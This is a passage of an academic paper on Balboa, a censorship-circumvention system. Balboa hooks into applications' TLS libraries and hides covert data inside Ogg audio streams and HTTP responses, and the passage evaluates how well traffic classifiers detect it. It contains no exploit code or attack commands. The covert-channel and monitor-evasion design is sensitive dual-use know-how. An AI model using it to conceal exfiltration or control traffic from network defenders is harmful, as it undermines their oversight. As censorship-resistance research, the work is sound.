


Figure 3: Processing incoming TLS records. We consider a scenario where it takes three calls to the `read()` function for the application to read the full TLS record. Green denotes data read during a given `read()` call, purple denotes prior read data, and orange denotes data computed by Balboa.

was not used).

2.6 Signaling

While the above steps allow parties to communicate using Balboa, an important step is for the parties to signal that they want to send/receive data in the first place. Balboa's signaling protocol allows the client and server to authenticate to each other, and is designed to be secure even against active probes made by the censor. We assume a secret key k has been pre-shared between the client and server, and use that—in conjunction with the TLS master secret—to derive a server key k_S and client key k_C.

2.6.1 How the Client Authenticates the Server

We re-use the existing certificate mechanism in TLS for the client to authenticate the server. Balboa clients are provisioned with a pinned public key certificate which is validated against the signature that the server sends in its Server Key Exchange TLS Handshake record. If the signature does not match, Balboa enters a transparent pass-through state and makes no modification to the traffic.

2.6.2 How the Server Authenticates the Client

The main challenge with signaling is for the server to authenticate the client. Balboa's protocol has two settings: (1) one in which it assumes that the server waits for a TLS Application Data record from the client before it sends any Application Data itself (as is the case in HTTP and other protocols), and (2) one in which it does not make this assumption.

Setting #1. When Balboa intercepts the client's first Application Data record, it leaves the plaintext untouched but replaces the MAC T with $T \oplus k_C$. Because the client has already verified the server's certificate as part of the key exchange, the censor is unable to distinguish between T and $T \oplus k_C$.

On the server, Balboa looks for the incoming client-sent Application Data record. Balboa then checks to see whether T or $T \oplus k_C$ is a valid MAC for the given record. If T is a valid MAC then the server assumes it is dealing with a non-Balboa client and enters a transparent pass-through state in which it performs no traffic modification. If $T \oplus k_C$ is a valid MAC, then signaling has succeeded and the rewriting stages can proceed as normal. If neither T nor $T \oplus k_C$ is a valid MAC, then Balboa passes an intentionally invalid MAC to the application and enters a transparent pass-through state. This case may occur if the censor has tampered with the connection, and by passing an invalid MAC to the application, Balboa causes it to respond as it would ordinarily to an invalid MAC.

Setting #2. If the client does *not* always send an Application Data record before the server, then Balboa proceeds as follows. Balboa on the server starts by transparently passing-through all outgoing Application Data records. When Balboa on the client receives these records, it also transparently passes them on to its application.

Balboa on the client performs the same operation as in Setting #1 on the first client-sent Application Data record. The client has now successfully completed its *outgoing* signaling efforts, and can now freely perform its normal plaintext rewriting and re-encryption processes on its outgoing traffic.

Because TLS (and TCP) are *full-duplex* protocols, there is no ordering relationship between client-to-server messages and server-to-client messages. The client can immediately proceed with its normal outgoing rewriting processes because the ordering constraints of TCP and TLS ensure that the server sees the Application Data message with the mangled MAC before it sees any messages sent after that. However, when a message comes in from the server, the client does not know whether that message was sent before or after the server saw the client's initial signaling message (in the form of the mangled MAC). As a result, the client does not know which key (namely, the standard TLS master secret or the derived re-encryption key) to use to decrypt the message. In addition, the client does not know whether to attempt to rewrite the message. To reiterate, the problem is the following: the client knows that the server is a Balboa-server, and it has told the server that it is a Balboa-client, but because incoming and outgoing messages have no ordering relationship, the client

does not know whether the server *knows* that the client is a Balboa-client.

We solve this problem by having the server *acknowledge* that it received the client's initial signal. By having the server signal on its outgoing half of the duplex connection, any subsequent messages that it sends will arrive after its acknowledgement message. The server sends its acknowledgment message by replacing the MAC T on an outgoing Application Data record with $T \oplus k_S$. After sending this message, the server can start its normal Balboa operations. The client scans incoming Application Data records and performs the same check from above to find an Application Data record where the MAC is $T \oplus k_S$. After observing that message, the client is free to start rewriting incoming traffic from the server.

2.6.3 Security of Signaling

Several CRSs [7, 11] use a signaling technique based on Telex [27] which modifies the Client Random field of the TLS Client Hello message. While this change is indistinguishable to a censor, we do not use this technique because it would require us to re-implement many more pieces of TLS, and it would not work with our method of using TLS libraries' debugging features to extract TLS key material. In addition, Telex's signaling scheme does not offer forward secrecy: a censor can record network traffic and then, if at any point in the future they compromise the server, they would be able to go back through the recorded traffic and determine which connections used signaling.

In contrast, Balboa's signaling scheme inherits the forward secrecy of TLS: because the key material that Balboa uses to perform signaling is based on the ephemeral key of the TLS connection, any future compromise of the server would not reveal which connections had signaling. As a result, Balboa's shared covert signaling secret has the same security properties of Telex's public key: any client with the key can authenticate itself to the server, but the key does not allow any client (except for the sever) to identify which clients are using the key.

3 Balboa Instantiations

We have implemented two instantiations of Balboa: one for audio streaming and one for web browsing. We describe each in turn.

3.1 Audio Streaming

This instantiation supports Ogg Vorbis audio streaming traffic generated by an Icecast instance, with the client running a media player such as VLC[9]. The traffic model in this case is a single Ogg Vorbis file containing a concatenation of audio files.

Our rewriter works specifically for Ogg Vorbis traffic. Vorbis is a free and patent-free audio coding format (similar to MP3), and Ogg provides a container format for transmitting Vorbis streams. Icecast streams audio data to the client in an `HTTP/1.0` response which does not terminate. Ogg data itself is broken up into *pages*, each of which starts with an Ogg page header.

When the rewriter encounters an Ogg page, it determines whether the page is a candidate to be rewritten. A page is "rewriteable" if its body can be found in the source audio (i.e., the traffic model). Because an Ogg page might not fit entirely in a single TLS record, the rewriter sometimes has to decide whether a page is rewriteable before seeing it in its entirety. To get around this, the rewriter searches for audio data prefixed by what it has learned is in the body. It then uses the CRC32 checksum present in the original Ogg page to determine whether its guess of the audio data was correct. If the rewriter is unable to find a match, then it passes the page through unmodified.

If the rewriter does decide to rewrite an Ogg page, it replaces the Version field, which is normally a '0', with '*'[10]. This Version field signals to the receiver that it should attempt to rewrite the page. Next, the rewriter replaces the Bitstream Serial Number with the byte offset in the original audio data to which the data in the page corresponds. With the page header modified, the rewriter can replace the *entire* audio data component with covert data.

To rewrite an Ogg page on the receiver's side, we first check whether the page corresponds to covert data by checking that the Version field in the page header is the magic number '*'. If so, we extract the data and then replace it with the actual audio data using the location specified in the Bitstream Serial Number.

3.2 Web Browsing

This instantiation handles web browsing between a Firefox client and an Apache web server. We consider a traffic model in which the communicating parties share a directory of shared assets, such as HTML, images, video files, etc., and currently only support a unidirectional covert channel between the server and client.

Our rewriter works by parsing the `HTTP` request made by the client and storing the `HTTP` version, method, request URI, and headers. For example, a request to `https://example.com/dir/index.html` might have a version of `HTTP/1.1`, a `GET` method, `/dir/index.html` as the request URI, and header values for fields such as `Host`, `User-Agent`, and `Cookie`. Similarly, when the server receives the `HTTP` request, its rewriter parses and stores the request information. The server's rewriter waits until an `HTTP` response

[9] We have in addition validated that Balboa works for several other media players, including Audacious, Rhythmbox, etc.

[10] The choice of '*' is arbitrary.

is sent in reply. The rewriter parses the response to extract the status code and headers. If the status code indicates success and the request URI matches a shared asset, the body of the HTTP response is overwritten with covert data. In addition, to indicate to the client that rewriting has occurred, the third byte of the \r\n\r\n bytes between the response header and body is rewritten to 0xff. When the client receives the response, its rewriter parses the response. If the 0xff byte is present, the rewriter extracts the covert data and replaces it with the shared asset data.

HTTP allows partial downloads of files, which is often used for streaming audio or video files. Our HTTP rewriter supports this functionality by first checking for a 206 Partial Content status code. It then checks for Content-Range headers in the HTTP response and rewrites the shared asset with the appropriate position offset and length based on values in the range header.

4 Implementation

We have implemented Balboa alongside rewriters for audio streaming and web browsing. Balboa is implemented in Rust and is available at https://github.com/GaloisInc/balboa under an Apache 2.0/MIT dual-license.

Code organization. Balboa is comprised of several Rust crates that correspond to the components depicted in Figure 1:

- `injection` contains the core code and traits for injecting code into a shared library. A rewriter for Balboa needs to provide implementations of the associated traits for the particular application being injected.
- `tlsRewriter` contains code for rewriting the TLS records, and handles the decryption and re-encryption required. We have tested the rewriter with the following TLS libraries: OpenSSL, GnuTLS, and Rustls.
- `rewriter` contains the traits for implementing protocol-specific (plaintext) rewriters. An instantiation of Balboa needs to provide implementations of these traits.

Because Balboa must contend with partial reads (cf. §2.5.4), it can be tedious to manually write a state machine to perform byte manipulations. To remedy this, the `rewriter` and `tlsRewriter` components are written as coroutines. Coding in this style makes the rewriter implementations smaller and easier to develop.

For our audio streaming rewriter, we implemented the rewriter described in §3.1 and implemented wrapper code for injecting Balboa into VLC and Icecast. This wrapper code is reusable across multiple multimedia clients; for example, the wrapper code works for Audacious, Rhythmbox, MPlayer, and mpv, among others, without requiring a single line of code to be changed from the original VLC implementation.

Our web browsing rewriter proceeded similarly: we implemented the rewriter described in §3.2 and implemented wrapper code for injecting Balboa into Firefox and the Apache Web Server. We have additionally tested the Firefox injector on curl.

High speed logging. We developed a highly-performant logging library called Stallone (available at https://github.com/GaloisInc/stallone) to facilitate debugging Balboa both during implementation and for any potential future deployment. Due to the careful performance considerations required, we could not use existing logging libraries, as those add overheads of hundreds of microseconds per log entry, which would add noticeable delay to a running Balboa instance. We thus designed Stallone from scratch, taking inspiration from the NanoLog library [29]. Compared to NanoLog, Stallone does not rely on the CPU's timestamp counter, which might not be stable or valid in cloud environments or in any situation where the user does not know what exact CPU model they are working with [28]. In addition, Stallone uses stable identifiers for log record types and stores the mapping between log record identifiers and log record metadata (such as the message and line number) in a special section of the binary, eliminating the need for this information to be dumped online. Stallone is written in Rust and is capable of logging messages at an overhead of around 10 nanoseconds, and as such may be of independent interest.

5 Security Analysis

In this section we discuss the security of Balboa versus a censor that controls all network traffic between the communicating parties, and either passively monitors the network or actively manipulates, blocks, or injects packets. Due to the heavy systems engineering and subtle implementation details required in building Balboa—alongside a lack of security definitions within the field of censorship circumvention—we forgo a formal (i.e., "provable security") treatment of Balboa. Instead, given the relative simplicity of the cryptography inside Balboa, we focus more closely on the practical security of the implementation (and the timing channel that it produces).

Identifying the signaling protocol. Balboa's signaling protocol (cf. §2.6) replaces the original MAC of a TLS record with a one-time-pad of the MAC and a key derived from the TLS master secret and the pre-shared secret. Because the master secret is chosen pseudorandomly for each connection, and because the censor does not know the pre-shared secret, the new MAC is indistinguishable from the original to a censor.

However, Balboa's signaling protocol does leave open the possibility of a timing channel resulting from the need to compute the modified MAC and check equality when an invalid

MAC is encountered. We minimize this channel by precomputing the KDF as soon as the TLS master secret is known, reducing the online cost to a single XOR operation.

Manipulating the TLS channel. Balboa alters the TLS channel by replacing the plaintext data in a given TLS record. This replacement is indistinguishable from standard application traffic, assuming the security of TLS. However, due to restrictions on reading from the network (cf. §2.5.4), Balboa currently requires the use of a *stream* cipher suite. Thus, an active censor could force a particular cipher suite to be used, one that is not supported by Balboa. Thus, Balboa *only* operates for specific supported cipher suites, and otherwise operates in pass-through mode. This however leaves open the possibility of a denial-of-service attack where a censor actively enforces that only non-stream cipher modes are negotiated. We view such an attack as highly unlikely, given that 81% of TLS connections use stream cipher suites [2]. However, even in this case we can resort to supporting non-streaming modes as discussed in §B.

A sufficiently powerful censor may be able to man-in-the-middle the TLS connection and thus recover the covert data. Such attacks are not unrealistic [8]. While we cannot prevent such a censor from *identifying* that Balboa is in use, we prevent the censor from acquiring the covert data by re-encrypting it using a different key than the TLS master secret, as specified in §2.5.3.

Manipulating the application itself. A censor could try to use traffic manipulation or injection to force Balboa to enter an invalid state, producing behavior that is distinguishable from what the underlying application would have done. We carefully designed Balboa such that whenever it reaches a failure mode it reverts to pass-through mode such that any observer sees the underlying application behavior directly.

Identifying timing differences. The main difference between running the application with or without Balboa is the timing differences introduced by Balboa. We discuss the effects these timing differences have on classifying Balboa for audio streaming and web browsing in §6.

Identifying plaintext traffic model differences. A censor may try to identify Balboa by identifying differences between a particular traffic model and the baseline behavior of the network environment. As an example, if an audio streaming service streams the same song over and over the traffic pattern may differ sufficiently from other audio streaming services found on the network. Note that this attack is *external* to whether Balboa is deployed. That is, if the user's behavior varies significantly from behavior in the baseline network environment, a (sufficiently powerful) censor could detect this *whether or not Balboa was running at all*[11]. Thus, it is important to choose an appropriate traffic model instantiation for the particular deployment environment of Balboa, and this choice is one that needs to be made with the particular deployment environment in mind (e.g., the expected audio from a stream in Country A may differ from that in Country B).

Mimicking a client. A censor can try to determine a Balboa server by acting as a client. Assuming the censor does not have the required shared key to allow it to signal the server, the probability it successfully guesses the modified MAC and hence passes the signaling protocol is negligible.

Mimicking a server. A censor could also mimic a server, flagging any client that connects and produces a TLS record with an invalid MAC. Balboa thwarts this attack by verifying the public-key signature in the TLS connection against a pinned public-key. If this verification fails, then Balboa enters a pass-through mode, and the connection appears as normal to the server.

6 Evaluation

There are several avenues in which we evaluate Balboa: goodput and detectability. As discussed in §5, the ability for a censor to identify Balboa depends in part on any delay introduced by the tool over the baseline performance of the application. Thus, we focus our detectability evaluation on (1) producing microbenchmarks for the delay introduced by our two instantiations of Balboa, and (2) building classifiers for Balboa under various network latency settings to investigate whether a passive censor could detect Balboa.

6.1 Goodput

Because Balboa tunnels data through existing channels, the goodput of Balboa closely matches the throughput of the cover channel. In particular, for audio streaming we can replace 98% of cover data. Thus, when streaming an audio file encoded at X kbps ($X = 148$ or $X = 160$ is standard), we achieve a goodput of $.98 \cdot X$. For web browsing the computation is more complicated, as the percentage of data we can replace depends on the size of the cover asset. For example, if the asset is a blank HTML page we would achieve a very low goodput as there is no cover data to replace. However, for the "real-world" assets we have tested against (everything from single HTML pages to video files) we have found that we can replace 62–99% of cover data.

[11] Whether such an attack is feasible in practice depends heavily on the censor and what their false positive threshold is.

6.2 Microbenchmarks

As discussed in §5, Balboa introduces timing delays due to the processing required to rewrite TLS records and perform plaintext rewriting. To measure this delay, we ran Balboa on a standard laptop (Intel Core i7-6820HQ @ 2.7 GHz) for both our audio streaming and web browsing rewriters, tracking the cost of each rewrite operation for the sender and receiver. Each rewrite consists of decrypting the TLS data (encrypted under the `AES128-GCM-SHA256` or `AES256-GCM-SHA384` cipher suites), rewriting the plaintext, and re-encrypting—that is, a rewrite consists of all the processing done by Balboa upon intercepting a `read()` or `write()` from the underlying application.

Audio streaming. We gathered data while streaming a 10 second Ogg Vorbis audio file encoded at a bitrate of 148 kbps. For the sender (i.e., Icecast), we see an average delay of 122μs. The delay seen on the receiver depends on the particular client application we are running; for example, for VLC we see an average delay of 36μs and for MPlayer we see an average delay of 20μs. The additional delay imposed by the sender is largely due to (1) the CRC computation required when replacing the plaintext Ogg data, and (2) the computation of the GCM tag required when re-encrypting the plaintext.

Web browsing. We gathered data for two scenarios: using curl to download a video file and using Firefox to browse several links on a website containing a small subset of Wikipedia. For the sender (i.e., Apache), we see an average delay across both scenarios of roughly 89μs. For curl we see an average delay of 90μs, and for Firefox we see an average delay of 216μs. The reason we see a higher delay than audio streaming is that the web browsing rewriter needs to store `HTTP` requests and thus requires allocations.

6.3 Timing Analysis

The introduced delays have security implications, as a sufficiently powerful censor may be able to classify Balboa-enabled traffic due to these delays. To determine the effect of these timing differences on the ability to classify Balboa, we ran several experiments on both our audio streaming and web browsing instantiations. For all of our experiments, we generated 130 `pcap` traces[12] between two Ubuntu 18.04 docker containers with and without Balboa enabled, using `tc` to control the average latency and its standard deviation in our simulated network. We generated traces for latencies between 0 ms (the "ideal" scenario) and 30 ms (the average latency in the United States[13]). We then built classifiers to try to distinguish the Balboa-enabled versus -disabled traffic, using `tcptrace` [21] to extract TCP statistics to train on. Our classifiers used random forests due to the success similar classifiers have had on distinguishing prior censorship circumvention systems [4]. For each scenario we trained classifiers using 10-fold stratified cross-validation using Scikit-learn [22].

Note that all of these experiments occurred in an idealized setting with no additional network traffic, and thus represent a *best case scenario for a censor*. In a real-world deployment successfully applying such a classifier would be much more difficult. We additionally ran our experiments with a number of additional clients whose network data was not analyzed by the classifier. This mimics a setting where the censor attempts to identify the use of Balboa among a larger set of innocuous traffic. We found—as expected—that this setting *decreases* the classifier's accuracy. As an example, for VLC with zero latency and four additional clients, we achieve a classifier accuracy of only 66%, versus 84% when a single client is used. Thus, to model the best case scenario for a censor we consider the single-client setting.

Audio streaming. For audio streaming we investigated the potential to identify Balboa running across four different media players: VLC, MPlayer, Audacious, and mpv. Each trace comprised of a client connecting to an Icecast server, streaming a 10 second song, and then exiting. Table 2 presents the accuracy, precision, and recall of our classifier for different latencies against these different media players. For each scenario we trained 1000 classifiers, with the presented results being the average and standard deviation of these classifiers.

We find at the extreme end—where there is zero latency in the simulated network—the classifier is able to distinguish Balboa traffic across the various media players with between 66% and 84% accuracy, with the key features being the average TCP window advertisement seen and data transmit time. This suggests that even the slight delay introduced by Balboa is enough to affect some network statistics (albeit in an unrealistic network setting). However, as we increase the realism of the network (by increasing the average latency as well as the standard deviation) we see the accuracy of the classifier quickly drop to a point where it is essentially no better than random guessing. This makes sense given that the delays introduced by Balboa become part of the noise of the network latency.

Another interesting feature of Table 2 is that the classifer accuracy varies depending on the media player. This suggests (perhaps not surprisingly) that different media players present different "network footprints". To validate this, we additionally ran our classifier to see if we could distinguish two different media players, both with Balboa disabled. We

[12] We generated packet captures on an Intel Xeon Silver 4114 CPU @ 2.20GHz with 40 cores and 512 GB of memory. Doing so enabled us to generate packet captures more quickly, by running multiple trials in parallel. We (informally) verified that running parallel trials did not impact our results by comparing the results against a small number of non-parallel runs.

[13] According to https://www.verizon.com/business/terms/latency/ as of March, 2021.

Latency (ms)	Accuracy	Precision	Recall
0 ± 0	0.84 ± 0.07	0.87 ± 0.09	0.80 ± 0.11
5 ± 1	0.72 ± 0.08	0.76 ± 0.10	0.66 ± 0.13
5 ± 3	0.63 ± 0.09	0.67 ± 0.11	0.55 ± 0.14
10 ± 1	0.67 ± 0.09	0.71 ± 0.12	0.59 ± 0.13
10 ± 3	0.67 ± 0.09	0.70 ± 0.11	0.61 ± 0.14
10 ± 5	0.59 ± 0.09	0.61 ± 0.11	0.51 ± 0.14
30 ± 1	0.64 ± 0.09	0.67 ± 0.11	0.57 ± 0.14
30 ± 3	0.56 ± 0.09	0.57 ± 0.12	0.47 ± 0.15
30 ± 5	0.57 ± 0.09	0.58 ± 0.12	0.49 ± 0.14
30 ± 10	0.50 ± 0.09	0.50 ± 0.12	0.41 ± 0.14

(a) VLC

Latency (ms)	Accuracy	Precision	Recall
0 ± 0	0.68 ± 0.09	0.72 ± 0.12	0.60 ± 0.13
5 ± 1	0.50 ± 0.10	0.50 ± 0.12	0.41 ± 0.14
5 ± 3	0.51 ± 0.09	0.51 ± 0.12	0.41 ± 0.14
10 ± 1	0.55 ± 0.10	0.56 ± 0.12	0.47 ± 0.15
10 ± 3	0.53 ± 0.09	0.54 ± 0.12	0.45 ± 0.14
10 ± 5	0.52 ± 0.09	0.53 ± 0.12	0.42 ± 0.14
30 ± 1	0.53 ± 0.10	0.54 ± 0.13	0.44 ± 0.14
30 ± 3	0.49 ± 0.10	0.49 ± 0.12	0.40 ± 0.14
30 ± 5	0.50 ± 0.09	0.50 ± 0.12	0.41 ± 0.13
30 ± 10	0.49 ± 0.09	0.48 ± 0.12	0.39 ± 0.14

(b) MPlayer

Latency (ms)	Accuracy	Precision	Recall
0 ± 0	0.82 ± 0.05	0.85 ± 0.07	0.78 ± 0.08
5 ± 1	0.73 ± 0.06	0.75 ± 0.07	0.71 ± 0.09
5 ± 3	0.68 ± 0.06	0.70 ± 0.07	0.63 ± 0.09
10 ± 1	0.68 ± 0.06	0.70 ± 0.07	0.63 ± 0.10
10 ± 3	0.59 ± 0.07	0.61 ± 0.08	0.53 ± 0.10
10 ± 5	0.63 ± 0.07	0.65 ± 0.08	0.56 ± 0.10
30 ± 1	0.65 ± 0.06	0.68 ± 0.08	0.59 ± 0.10
30 ± 3	0.56 ± 0.06	0.57 ± 0.08	0.48 ± 0.10
30 ± 5	0.59 ± 0.07	0.61 ± 0.08	0.52 ± 0.10
30 ± 10	0.56 ± 0.07	0.58 ± 0.08	0.49 ± 0.10

(c) Audacious

Latency (ms)	Accuracy	Precision	Recall
0 ± 0	0.66 ± 0.09	0.69 ± 0.11	0.61 ± 0.13
5 ± 1	0.53 ± 0.09	0.54 ± 0.12	0.44 ± 0.14
5 ± 3	0.57 ± 0.09	0.58 ± 0.12	0.48 ± 0.14
10 ± 1	0.55 ± 0.09	0.57 ± 0.12	0.46 ± 0.14
10 ± 3	0.49 ± 0.09	0.48 ± 0.13	0.38 ± 0.14
10 ± 5	0.53 ± 0.09	0.54 ± 0.13	0.43 ± 0.14
30 ± 1	0.53 ± 0.09	0.53 ± 0.12	0.43 ± 0.14
30 ± 3	0.53 ± 0.09	0.54 ± 0.12	0.44 ± 0.14
30 ± 5	0.52 ± 0.10	0.53 ± 0.13	0.42 ± 0.15
30 ± 10	0.50 ± 0.10	0.49 ± 0.13	0.40 ± 0.14

(d) mpv

Table 2: Accuracy, precision, and recall of classifying Balboa-generated traffic versus baseline for various latency settings against various media players (VLC, MPlayer, Audacious, and mpv). Values are given in "mean $\pm$ standard deviation" format.

found that regardless of which media players we compared against, we achieved a 99–100% accuracy for all latency and standard deviation settings.

Web browsing. For web browsing we investigated the potential to identify Balboa using two different clients: curl and Firefox. For curl, each trace comprised of downloading a 13.6 MB video and then exiting. For Firefox, each trace comprised of a Selenium script accessing three different web pages scraped from Wikipedia, sleeping three seconds between each web page access. The assets for the three web pages totaled 8.9 MB and included HTML, javascript, image, and CSS files. As with the audio streaming case, Table 3 presents the accuracy, precision, and recall of our classifier across different latencies.

While the accuracies for web browsing tend to be higher than in the audio streaming case, this makes sense given the larger average delay introduced by Balboa. However, we reiterate that these results are for an *ideal* setting for the censor and the accuracies are still sufficiently low given the base rate fallacy.

7 Related Work

The literature is rich with different approaches to building censorship resistant systems (CRSs); we refer the reader to existing systematization of knowledge papers [18, 23] for a more thorough overview of the field than what we can provide here.

A CRS can be viewed as comprising two key components: *communication establishment* and *conversation*. Balboa addresses the second, which is where most of the academic literature has focused [18, §5.5]. In particular, Balboa corresponds to an "access-centric" scheme using the terminology of Khattak et al. [18]. We thus focus on such schemes in this section. Access-centric schemes can be subdivided into four[14] main categories, which we discuss in turn.

Mimicry. These approaches send data by mimicking some cover protocol. A representative example is *format-transforming encryption* [9] and its variants [10, 19], which operate by mapping ciphertexts to regular expressions or

[14] Khattak et al. [18] differentiate between *tunneling* approaches and *covert channel* approaches whereas we view these as the same, since any covert channel approach necessarily needs to "tunnel" its traffic through some existing application.

Latency (ms)	Accuracy	Precision	Recall
0 ± 0	0.66 ± 0.01	0.68 ± 0.01	0.61 ± 0.01
5 ± 1	0.69 ± 0.01	0.71 ± 0.01	0.64 ± 0.01
5 ± 3	0.69 ± 0.01	0.71 ± 0.01	0.64 ± 0.01
10 ± 1	0.66 ± 0.01	0.68 ± 0.01	0.61 ± 0.01
10 ± 3	0.66 ± 0.01	0.68 ± 0.01	0.60 ± 0.01
10 ± 5	0.65 ± 0.01	0.67 ± 0.01	0.58 ± 0.01
30 ± 1	0.69 ± 0.01	0.71 ± 0.01	0.66 ± 0.02
30 ± 3	0.67 ± 0.01	0.69 ± 0.01	0.62 ± 0.01
30 ± 5	0.62 ± 0.01	0.63 ± 0.01	0.55 ± 0.02
30 ± 10	0.57 ± 0.01	0.59 ± 0.01	0.49 ± 0.02

(a) Firefox

Latency (ms)	Accuracy	Precision	Recall
0 ± 0	0.96 ± 0.04	0.97 ± 0.05	0.95 ± 0.06
5 ± 1	0.71 ± 0.08	0.74 ± 0.11	0.65 ± 0.13
5 ± 3	0.66 ± 0.09	0.69 ± 0.12	0.58 ± 0.14
10 ± 1	0.79 ± 0.08	0.81 ± 0.09	0.77 ± 0.12
10 ± 3	0.70 ± 0.08	0.73 ± 0.10	0.64 ± 0.13
10 ± 5	0.63 ± 0.09	0.67 ± 0.12	0.56 ± 0.14
30 ± 1	0.86 ± 0.07	0.90 ± 0.08	0.82 ± 0.11
30 ± 3	0.62 ± 0.09	0.65 ± 0.12	0.55 ± 0.14
30 ± 5	0.62 ± 0.09	0.65 ± 0.12	0.55 ± 0.14
30 ± 10	0.67 ± 0.08	0.71 ± 0.11	0.58 ± 0.13

(b) curl

Table 3: Accuracy, precision, and recall of classifying Balboa-generated traffic versus baseline for various latency settings against various web clients (curl and Firefox). Values are given in "mean $\pm$ standard deviation" format.

context-free grammars that can encode, e.g., common network protocols like HTTP. The well-known "Parrot is Dead" paper [16] argues that such approaches are doomed to fail due to the difficulty of accurately mimicking a given protocol, although as discussed below (and in §1) even tunneling approaches suffer the same challenges.

Tunneling. These approaches try to avoid the "weaknesses" of the mimicry approach by running the actual application under-the-hood. Such approaches include Freewave [17], DeltaShaper [3], and Castle [15]. However, as several researchers have shown [14, 25, 26], even these approaches are susceptible to distinguishing attacks due the protocol distribution differences between the circumvention system itself and the underlying application when run on its own. This weakness appears inherent due to the inability to perfectly mimic the real world application behavior, or let alone know what such a "real world distribution" is in the first place. Balboa aims to minimize this gap by having such real world application behavior be a parameter specified by the user of the tool.

Concurrently with this work, Barradas et al. [5] introduced Protozoa, a tunneling approach which uses WebRTC as its communication medium. Protozoa shares several similarities to Balboa, in that it uses a form of rewriting to replace WebRTC traffic with user data. However, Protozoa is specific for WebRTC and requires modifications to the application source code, reducing the flexibility of the tool as application versions change, an attack vector exploited in practice [13]. It also does not replace the original video on the receiver side, potentially leaving the approach open to traffic analysis attacks.

Traffic manipulation. These approaches manipulate traffic to circumvent known censors. Recent approaches, such as Geneva [6], have proven successful at circumventing existing nation-state censors in several countries. However, the security model is fundamentally different (and weaker) than the one considered by both Balboa and tools in the mimicry and tunneling space: traffic manipulation approaches generally assume a weak censor that monitors traffic using a firewall or deep packet inspection device, whereas Balboa considers a potentially active censor that can apply more powerful capabilities. (Whether this more powerful censor is a realistic threat in practice is an orthogonal question.)

Destination obfuscation. These approaches, which include Tor and refraction networking protocols [7, 20, 27], focus on hiding the destination website from a censor, and borrow from the mimicry and tunneling literature in how they obfuscate the channel itself (e.g., Tor uses a "pluggable transport" infrastructure for link obfuscation).

Other related work. Several CRSs either require a specific version of an application (such as meek [12]) or otherwise need to mimic the TLS handshake in some way. However, Frolov and Wustrow [13] showed that this mimickry is often easily identifiable due to cleartext header information sent in the initial Client Hello message of a TLS connection—that is, this information must exactly match what an innocuous (and popular) application would produce. With this in mind, the authors introduce a tool, uTLS, for automatically mimicking existing TLS implementations.

Balboa avoids the need for a tool like uTLS by running the (unmodified) application under-the-hood and leaving the TLS handshake untouched. As long as the underlying protocol used by the application remains unchanged between versions, the application can be updated without affecting Balboa. In particular, unlike tools like meek [12], Balboa does not need to come bundled with a particular version of an application.

Acknowledgments

This material is based upon work supported by the United States Air Force and DARPA under Contract No. FA8750-19-C-0085. Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the United States Air Force and DARPA. Distribution Statement "A" (Approved for Public Release, Distribution Unlimited).

References

[1] Freedom on the net. https://www.freedomonthenet.org/explore-the-map?mapview=trend. Accessed February 10, 2020.

[2] The ICSI certificate notary. https://notary.icsi.berkeley.edu/. Accessed January 28, 2020.

[3] Diogo Barradas, Nuno Santos, and Luís Rodrigues. DeltaShaper: Enabling unobservable censorship-resistant TCP tunneling over videoconferencing streams. *Privacy Enhancing Technologies*, 2017(4):1–18, 2017.

[4] Diogo Barradas, Nuno Santos, and Luís Rodrigues. Effective detection of multimedia protocol tunneling using machine learning. In *USENIX Security Symposium*. USENIX, 2018.

[5] Diogo Barradas, Nuno Santos, Luís Rodrigues, and Vítor Nunes. Poking a hole in the wall: Efficient censorship-resistant internet communications by parasitizing on WebRTC. In *Computer and Communications Security*. ACM, 2020.

[6] Kevin Bock, George Hughey, Xiao Qiang, and Dave Levin. Geneva: Evolving censorship evasion strategies. In *Computer and Communications Security*. ACM, 2019.

[7] Cecylia Bocovich and Ian Goldberg. Slitheen: Perfectly imitated decoy routing through traffic replacement. In *Computer and Communications Security*. ACM, 2016.

[8] Catalin Cimpanu. Kazakhstan government is now intercepting all HTTPS traffic. *ZDNet*, July 2019.

[9] Kevin P. Dyer, Scott E. Coull, Thomas Ristenpart, and Thomas Shrimpton. Protocol misidentification made easy with Format-Transforming Encryption. In *Computer and Communications Security*. ACM, 2013.

[10] Kevin P. Dyer, Scott E. Coull, and Thomas Shrimpton. Marionette: A programmable network-traffic obfuscation system. In *USENIX Security Symposium*. USENIX, 2015.

[11] Daniel Ellard, Alden Jackson, Christine Jones, Victoria Ursula Manfredi, Timothy Strayer, Bishal Thapa, and Megan Van Welie. Rebound: Decoy routing on asymmetric routes via error messages. In *Local Computer Networks*. IEEE, 2015.

[12] David Fifield, Chang Lan, Rod Hynes, Percy Wegmann, and Vern Paxson. Blocking-resistant communication through domain fronting. *Privacy Enhancing Technologies*, 2015(2), 2015.

[13] Sergey Frolov and Eric Wustrow. The use of TLS in censorship circumvention. In *Network and Distributed System Security*. The Internet Society, 2019.

[14] John Geddes, Max Schuchard, and Nicholas Hopper. Cover your ACKs: Pitfalls of covert channel censorship circumvention. In *Computer and Communications Security*. ACM, 2013.

[15] Bridger Hahn, Rishab Nithyanand, Phillipa Gill, and Rob Johnson. Games without frontiers: Investigating video games as a covert channel. In *European Symposium on Security & Privacy*. IEEE, 2016.

[16] Amir Houmansadr, Chad Brubaker, and Vitaly Shmatikov. The parrot is dead: Observing unobservable network communications. In *Symposium on Security & Privacy*. IEEE, 2013.

[17] Amir Houmansadr, Thomas Riedl, Nikita Borisov, and Andrew Singer. I want my voice to be heard: IP over voice-over-IP for unobservable censorship circumvention. In *Network and Distributed System Security*. The Internet Society, 2013.

